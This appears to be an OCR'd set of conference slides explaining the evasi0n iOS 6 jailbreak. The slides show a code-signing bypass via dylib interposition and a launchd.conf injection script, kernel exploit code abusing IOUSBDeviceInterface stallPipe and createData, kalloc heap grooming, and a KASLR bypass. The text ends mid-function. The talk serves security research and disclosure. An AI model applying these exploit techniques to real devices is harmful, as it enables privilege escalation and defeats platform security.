
```
Load command 3
     cmd LC_SYMTAB
 cmdsize 24
  symoff 0
   nsyms 0
  stroff 0
 strsize 0
Load command 4
            cmd LC_DYSYMTAB
        cmdsize 80
      ilocalsym 0
      nlocalsym 0
     iextdefsym 0
     nextdefsym 0
      iundefsym 0
      nundefsym 0
         tocoff 0
           ntoc 0
      modtaboff 0
        nmodtab 0
   extrefsymoff 0
    nextrefsyms 0
 indirectsymoff 0
  nindirectsyms 0
      extreloff 0
        nextrel 0
      locreloff 0
        nlocrel 0
Load command 5
            cmd LC_DYLD_INFO_ONLY
        cmdsize 48
     rebase_off 0
    rebase_size 0
       bind_off 0
      bind_size 0
  weak_bind_off 0
 weak_bind_size 0
  lazy_bind_off 0
 lazy_bind_size 0
     export_off 4096
    export_size 187
Load command 6
          cmd LC_ID_DYLIB
      cmdsize 48
         name /usr/lib/libmis.dylib (offset 24)
   time stamp 0 Wed Dec 31 17:00:00 1969
      current version 1.0.0
compatibility version 1.0.0
Load command 7
          cmd LC_LOAD_DYLIB
      cmdsize 92
         name /System/Library/Frameworks/CoreFoundation.framework/CoreFoundation (offset 24)
   time stamp 0 Wed Dec 31 17:00:00 1969
      current version 0.0.0
compatibility version n/a
```


MOVW R0, #(_kMISValidationOptionExpectedHash_ptr - 0x20C2) ; _kMISValidationOptionExpectedHash_ptr
MOV R2, R4
MOVT.W R0, #0
ADD R0, PC ; _kMISValidationOptionExpectedHash_ptr
LDR R0, [R0] ; _kMISValidationOptionExpectedHash
LDR R1, [R0]
MOV R0, R5
BLX _CFDictionarySetValue
MOV R1, #(_kMISValidationOptionValidateSignatureOnly_ptr - 0x20DE) ; _kMISValidationOptionValidateSignatureOnly_ptr
MOV R0, #(_kCFBooleanTrue_ptr - 0x20E0) ; _kCFBooleanTrue_ptr
ADD R1, PC ; _kMISValidationOptionValidateSignatureOnly_ptr
ADD R0, PC ; _kCFBooleanTrue_ptr
LDR R1, [R1] ; _kMISValidationOptionValidateSignatureOnly
LDR R0, [R0] ; _kCFBooleanTrue
LDR R1, [R1]
LDR R2, [R0]
MOV R0, R5
BLX _CFDictionarySetValue
MOV R0, R11
MOV R1, R5
BLX _MISValidateSignature
MOV R6, R0
CBNZ R6, loc_2100
loc_2100 ; "<unknown>"
MOVW R1, #(aUnknown - 0x2114)
ADD.W R8, SP, #0x144+var_11C
MOVT.W R1, #0
MOV.W R2, #0x100 ; size_t
ADD R1, PC ; "<unknown>"
MOV R0, R8 ; void *
BLX _memcpy
MOV R0, R6
BLX _MISCopyErrorStringForErrorCode
MOV R10, R0
CMP.W R10, #0
BEQ loc_2140
MOVW R3, #0x100
ADD R1, SP, #0x144+var_11C
MOVT.W R3, #0x800
MOV R0, R10
MOV.W R2, #0x100
BLX _CFStringGetCString
MOV R0, R10
BLX _CFRelease
LDR R1, [SP,#0x144+var_128]
MOVS R0, #1
STR R0, [R1]
B loc_2158
loc_2140 ; "%s not valid: 0x%x: %s"
MOVW R1, #(aSNotValid0xXS - 0x2150)
MOVS R0, #3 ; int

INTERPOSITION

- We can just override `MISValidateSignature` to always return 0!

```
[-bash(L1/J0/#12)/ttys007 planetbeing@Marengo:~/evasi0n/kernel]$ dyldinfo -export amfi.dylib
export information (from trie):
[re-export] _kMISValidationOptionValidateSignatureOnly (_kCFUserNotificationTokenKey from CoreFoundation)
[re-export] _kMISValidationOptionExpectedHash (_kCFUserNotificationTimeoutKey from CoreFoundation)
[re-export] _MISValidateSignature (_CFEqual from CoreFoundation)
```



amfid
libmis.dylib
FAIL!
com.apple.driver.AppleMobileFileIntegrity
mpo_vnode_check_signature
mpo_vnode_check_exec
uip->cs_blobs
execve
CS_KILL
fcntl(F_ADDFILESIGS)
vm_fault_enter
kernel
dyld

RUNNING UNSIGNED CODE

- ✔ Write to root file system (specifically /etc/launchd.conf)
- ✔ Convince amfid to okay our program
- ✔ Convince launchctl/launchd to run a program as root

DISABLED CODE SIGNING

- Using a « simple » dylib with no executable pages, we interposed the daemon responsible of the code signing enforcement
- It didn't require any memory corruption at the userland level
- The whole code signing design is so complicated that it had to be logical mistakes

REAL WORLD EXAMPLE

evasi0n's /etc/launchd.conf

```
Henry:~ root# cat /etc/launchd.conf
bsexec .. /sbin/mount -u -o rw,suid,dev /
setenv DYLD_INSERT_LIBRARIES /private/var/evasi0n/amfi.dylib
load /System/Library/LaunchDaemons/com.apple.MobileFileIntegrity.plist
bsexec .. /private/var/evasi0n/evasi0n
unsetenv DYLD_INSERT_LIBRARIES
bsexec .. /bin/rm -f /var/evasi0n/sock
bsexec .. /bin/ln -f /var/tmp/launchd/sock /var/evasi0n/sock
bsexec .. /sbin/mount -u -o rw,suid,dev /
load /System/Library/LaunchDaemons/com.apple.MobileFileIntegrity.plist
unsetenv DYLD_INSERT_LIBRARIES
```

THE BOSS FIGHT

Enough sneaking around.

EVASI0N BINARY

- 5001 lines of slightly over-engineered C and Objective-C code
  - 1719 lines for dynamically finding offsets.
  - 876 lines for exploit primitives.
  - 671 lines for main exploit logic/patching.
  - 318 lines for primitives using `task_for_pid 0` after it is enabled.

KERNEL VULNERABILITIES

- USB -- *the eternal source of vulnerabilities*
- `IOUSBDeviceInterface` has not just one, but two useful vulnerabilities
- evasi0n creates some *exploit primitives* from these two vulnerabilities
- These *primitives* are then combined to implement the remaining kernel exploits

KERNEL VULNERABILITIES

- `stallPipe` (and others) naively takes a pointer to a kernel object as an argument.
- `createData` returns a kernel address as the mapToken.

15	stallPipe	void* *pipe*	-
16	abortPipe	void* *pipe*	-
17	getPipeCurrentMaxPacketSize	void* *pipe*	int *packetSize*
18	createData	int64_t *length*	uint8_t* *dataPtr*, int *capacity*, uint64_t *mapToken*

http://iphonedevwiki.net/index.php?title=IOUSBDeviceFamily

KERNEL VULNERABILITIES

- `stallPipe` (and others) naively takes a pointer to a kernel object as an argument.
- `createData` returns a kernel address as the `mapToken`.

15	stallPipe	void* *pipe*	-
16	abortPipe	void* *pipe*	-
17	getPipeCurrentMaxPacketSize	void* *pipe*	int *packetSize*
18	createData	int64_t *length*	uint8_t* *dataPtr*, int *capacity*, uint64_t *mapToken*

Oh, come on...

http://iphonedevwiki.net/index.php?title=IOUSBDeviceFamily

EXPLOITING stallPipe

```
                 IOUSBDeviceInterfaceUserClient__stallPipe
80 B5            PUSH             {R7,LR}
40 F2 C2 20 MOVW             R0, #0x2C2
6F 46            MOV              R7, SP
CE F2 00 00 MOVT.W           R0, #0xE000
00 29            CMP              R1, #0
08 BF            IT EQ
80 BD            POPEQ            {R7,PC}
```

```
08 46            MOV              R0, R1
FE F7 B0 FE BL               stallPipe_0
00 20            MOVS             R0, #0
80 BD            POP              {R7,PC}
                 ; End of function IOUSBDeviceInterfaceUserClient__stallPipe
```

```
                 stallPipe_1

                 var_10= -0x10
                 var_C= -0xC

80 B5            PUSH             {R7,LR}
6F 46            MOV              R7, SP
82 B0            SUB              SP, SP, #8
D0 F8 00 90 LDR.W            R9, [R0]
94 46            MOV              R12, R2
00 6D            LDR              R0, [R0,#0x50]
0A 46            MOV              R2, R1
D9 F8 44 13 LDR.W            R1, [R9,#0x344]
03 68            LDR              R3, [R0]
D3 F8 70 90 LDR.W            R9, [R3,#0x70]
00 23            MOVS             R3, #0
00 93            STR              R3, [SP,#0x10+var_10]
01 93            STR              R3, [SP,#0x10+var_C]
63 46            MOV              R3, R12
C8 47            BLX              R9
02 B0            ADD              SP, SP, #8
80 BD            POP              {R7,PC}
                 ; End of function stallPipe_1
```

```
                 stallPipe_0
81 6A            LDR              R1, [R0,#0x28]
01 29            CMP              R1, #1
18 BF            IT NE
70 47            BXNE             LR
```

```
82 68            LDR              R2, [R0,#8]
01 6A            LDR              R1, [R0,#0x20]
10 46            MOV              R0, R2
01 22            MOVS             R2, #1
01 F0 7E BF B.W              stallPipe_1
                 ; End of function stallPipe_0
```

```
if(*(pipe + 0x28) == 1)
    (*(*(*(pipe + 0x8) + 0x50)) + 0x70)
        (*(*(pipe + 0x8) + 0x50), *(*(*(pipe + 0x8)) + 0x344), *(pipe + 0x20), 1, 0, 0);
```

```
if(*(pipe + 10) == 1)
    (*(*(*(pipe + 2) + 20)) + 28)
        (*(*(pipe + 2) + 20), *(*(*(pipe + 2)) + 209), *(pipe + 8), 1, 0, 0);
```

```
if(pipe->prop_10 == 1)
    pipe->prop_2->prop_20->method_28
        (pipe->prop_2->method_209, pipe->prop_8, 1, 0, 0);
```

EXPLOITING stallPipe

- `stallPipe` can be misused to call arbitrary functions
- We'll need to craft an object that:
    - Is accessible from the kernel (i.e. in kernel memory)
    - Exists at an address known to us
    - Also need to know the address of the function we'll use it with

Not so fast! iOS6 mitigations...

- Kernel can no longer directly access userland memory in iOS 6!
  - In previous iOS versions, we could (and did) merely malloc an object in userland and provide it to `stallPipe`
- KASLR makes it challenging to *find* objects in kernel memory, let alone *modify* them
- KASLR makes it hard to find *what* to call

Evading mitigations with createData


- `createData` creates an `IOMemoryMap` and gives us its kernel address
  - Like all IOKit objects, it's in a `kalloc` zone
  - Because of `IOMemoryMap`'s size, it is always in kalloc.88
- If we call `createData` enough times, a new kalloc.88 page will be created, and future allocations will be consecutive in the same page
  - Then we can predict the address of next allocation in kalloc.88

Evading mitigations with createData

- What can we do with the address of the next allocation in kalloc.88?
  - Deliberately trigger an allocation using the mach_msg OOL descriptors technique described by Mark Dowd and Tarjei Mandt at HITB2012KUL
  - We can then control the contents of kernel memory at a known location

WRITING TO KERNEL

- Send mach msgs with OOL memory descriptors without receiving them.
- Small OOL memory descriptors will be copied into kernel memory in `kalloc`'ed buffers.
- Buffers will deallocate when message received



A TIGHT SQUEEZE

- kalloc.88 has 0x58 bytes
- `vm_map_copy_t` has 0x30 bytes
- We can only write 0x28 bytes

```
uint32_t table[10];
table[0] = KernelBufferAddress + (sizeof(uint32_t) * 3);
table[1] = KernelBufferAddress + (sizeof(uint32_t) * FIRST_ARG_INDEX);
table[2] = arg1;
table[3] = KernelBufferAddress + (sizeof(uint32_t) * 2) - (209 * sizeof(uint32_t));
table[FIRST_ARG_INDEX] = KernelBufferAddress - (sizeof(uint32_t) * 23);
table[5] = fn;
table[6] = arg2;
table[7] = 0xac97b84d;
table[8] = 1;
table[9] = 0x1963f286;

uint64_t args[] = {(uint64_t) (uintptr_t) (KernelBufferAddress - (sizeof(uint32_t) * 2))};

write_kernel_known_address(connect, table);
IOConnectCallScalarMethod(connect, 15, args, 1, NULL, NULL);
```

```
if(*(pipe + 10) == 1)
    (*(*(*(pipe + 2) + 20)) + 28)
        (*(*(pipe + 2) + 20), *(*(*(pipe + 2)) + 209), *(pipe + 8), 1, 0, 0);
```

```
pipe = &buf[12 - 2] = &buf[10]

pipe + 2 = &buf[10 + 2] = &buf[12] = &table[0]
*(pipe + 2) = table[0] = &table[3]
*(pipe + 2) + 20 = &table[3 + 20] = &table[23] = &buf[35] = &buf[35 % 22] = &buf[13] = &table[1]
*(*(pipe + 2) + 20) = table[1] = &table[4]
*(*(*(pipe + 2) + 20)) = table[4] = &table[-23] = &buf[-11]
*(*(*(pipe + 2) + 20)) + 28 = &buf[-11 + 28] = &buf[17] = &table[5]
*(*(*(*(pipe + 2) + 20)) + 28) = table[5] = fn

*(pipe + 2) = &table[3]
*(*(pipe + 2)) = table[3] = &table[2 - 209]
*(*(pipe + 2)) + 209 = &table[2 - 109 + 209] = &table[2]
*(*(*(pipe + 2)) + 209) = table[2] = arg1

pipe + 8 = &buf[10 + 8] = &buf[18] = &table[6]
*(pipe + 8) = table[6] = arg2
```

call_indirect: Call function with referenced argument

```
uint32_t table[10];
table[0] = KernelBufferAddress + (sizeof(uint32_t) * 3);
table[1] = KernelBufferAddress + (sizeof(uint32_t) * FIRST_ARG_INDEX);
table[2] = 0x0580ef9c;
table[3] = arg1_address - (209 * sizeof(uint32_t));
table[FIRST_ARG_INDEX] = KernelBufferAddress - (sizeof(uint32_t) * 23);
table[5] = fn;
table[6] = arg2;
table[7] = 0xdeadc0de;
table[8] = 1;
table[9] = 0xdeadc0de;

uint64_t args[] = {(uint64_t) (uintptr_t) (KernelBufferAddress - (sizeof(uint32_t) * 2))};

write_kernel_known_address(connect, table);
IOConnectCallScalarMethod(connect, 15, args, 1, NULL, NULL);
```

WHAT TO CALL?

- Need to get around KASLR.
- iOS 6 feature that shifts the start of the kernel by a randomized amount determined by the bootloader.
- Only need to leak address of one known location to get around it.

KASLR WEAKNESS?

- Exception vectors are not moved: They're always at 0xFFFF0000.
- The code there hides all addresses.
  - Exception handlers are in processor structs. Pointers to them are in thread ID CPU registers inaccessible from userland.

WEIRD EFFECTS

- With another KASLR workaround and IOUSB bug, you can leak kernel memory of unknown kernel one dword at a time through panic logs.
- Didn't work on iPad mini for some reason: CRC error.
- Tried to jump to exception vector to see if that helps.

JUMPING TO DATA ABORT

- Kernel didn't panic!
- Program crashed instead!
- Crash log seemed to contain the KERNEL thread register state!
- Why?

```
                 arm_data_abort                                   ; DATA XREF: __DATA:__nl_symbol_ptr:off_802D04E4↓o
08 E0 4E E2                      SUB             LR, LR, #8
00 D0 4F E1                      MRS             SP, SPSR
0F 00 1D E3                      TST             SP, #0xF
22 00 00 1A                      BNE             sub_800846F8
                 ; End of function arm_data_abort

                 ; =============== S U B R O U T I N E =======================================

                 sub_8008466C

                 arg_274         =  0x274
                 arg_278         =  0x278
                 arg_27C         =  0x27C
                 arg_280         =  0x280

90 DF 1D EE                      MRC             p15, 0, SP,c13,c0, 4
8E DF 8D E2                      ADD             SP, SP, #0x238
FF 7F CD E8                      STMEA           SP, {R0-LR}^
00 F0 20 E3                      NOP
0D 00 A0 E1                      MOV             R0, SP
```

- How does XNU distinguish userland crashes from kernel mode crashes?
  - CPSR register in ARM contains the current processor state, include ‘mode bits’ which indicate User, FIQ, IRQ, Supervisor, Abort, Undefined or System mode.

- ARM has a banked SPSR register that saves CPSR when an exception occurred.
  - e.g. when a data abort occurs, current CPSR is saved to $SPSR_{ABRT}$ before data abort handler is called.
  - Of course, the instruction to read any of the SPSR registers is the same.

```
                arm_data_abort                                  ; DATA XREF: __DATA:__nl_symbol_ptr:off_802D04E4↓o
08 E0 4E E2                     SUB             LR, LR, #8
00 D0 4F E1                     MRS             SP, SPSR
0F 00 1D E3                     TST             SP, #0xF
22 00 00 1A                     BNE             sub_800846F8
                ; End of function arm_data_abort


                ; =============== S U B R O U T I N E =======================================


                sub_8008466C

                arg_274         = 0x274
                arg_278         = 0x278
                arg_27C         = 0x27C
                arg_280         = 0x280

90 DF 1D EE                     MRC             p15, 0, SP,c13,c0, 4
8E DF 8D E2                     ADD             SP, SP, #0x238
FF 7F CD E8                     STMEA           SP, {R0-LR}^
00 F0 20 E3                     NOP
0D 00 A0 E1                     MOV             R0, SP
```

- XNU tries to check what the CPSR during the exception was.
  - If mode is 0, CPSR was user, crash the current thread.
  - If mode is not 0, CPSR was system, panic the system.

```
                arm_data_abort                              ; DATA XREF: __DATA:__nl_symbol_ptr:off_802D04E4↓o
08 E0 4E E2                     SUB             LR, LR, #8
00 D0 4F E1                     MRS             SP, SPSR
0F 00 1D E3                     TST             SP, #0xF
22 00 00 1A                     BNE             sub_800846F8
                ; End of function arm_data_abort

                ; =============== S U B R O U T I N E =======================================

                sub_8008466C

                arg_274         =  0x274
                arg_278         =  0x278
                arg_27C         =  0x27C
                arg_280         =  0x280

90 DF 1D EE                     MRC             p15, 0, SP,c13,c0, 4
8E DF 8D E2                     ADD             SP, SP, #0x238
FF 7F CD E8                     STMEA           SP, {R0-LR}^
00 F0 20 E3                     NOP
0D 00 A0 E1                     MOV             R0, SP
```

- If you jump to data abort directly, SPSR is not $SPSR_{ABRT}$, it is $SPSR_{SVC}$ which contains the CPSR when the `stallPipe` syscall was called!
  - Mode bits of SPSR is therefore 0. The kernel believes the user thread just crashed and dutifully dumps the kernel registers as if they were user registers.

CUSTOM HANDLER

- More precisely, it calls the exception handlers you can register from userland.
  - CrashReporter is such a handler.
  - We can also register a handler for an individual thread, and catch the 'crashes' for that thread.

EVIL SHENANIGANS

- ‘Crash’ the kernel once from `stallPipe`, get the address of `stallPipe_1`!
  - KASLR defeated.
- ‘Crash’ using `call_indirect` and dereferenced value of an address of our choosing is in R1, which we can read!
  - Kernel read-anywhere.

```c
kern_return_t catch_exception_raise_state_identity(
        mach_port_t exception_port,
        mach_port_t thread,
        mach_port_t task,
        exception_type_t exception,
        exception_data_t code,
        mach_msg_type_number_t codeCnt,
        int *flavor,
        thread_state_t old_state,
        mach_msg_type_number_t old_stateCnt,
        thread_state_t new_state,
        mach_msg_type_number_t *new_stateCnt)
{
    arm_thread_state_t* arm_old_state = (arm_thread_state_t*) old_state;
    arm_thread_state_t* arm_new_state = (arm_thread_state_t*) new_state;

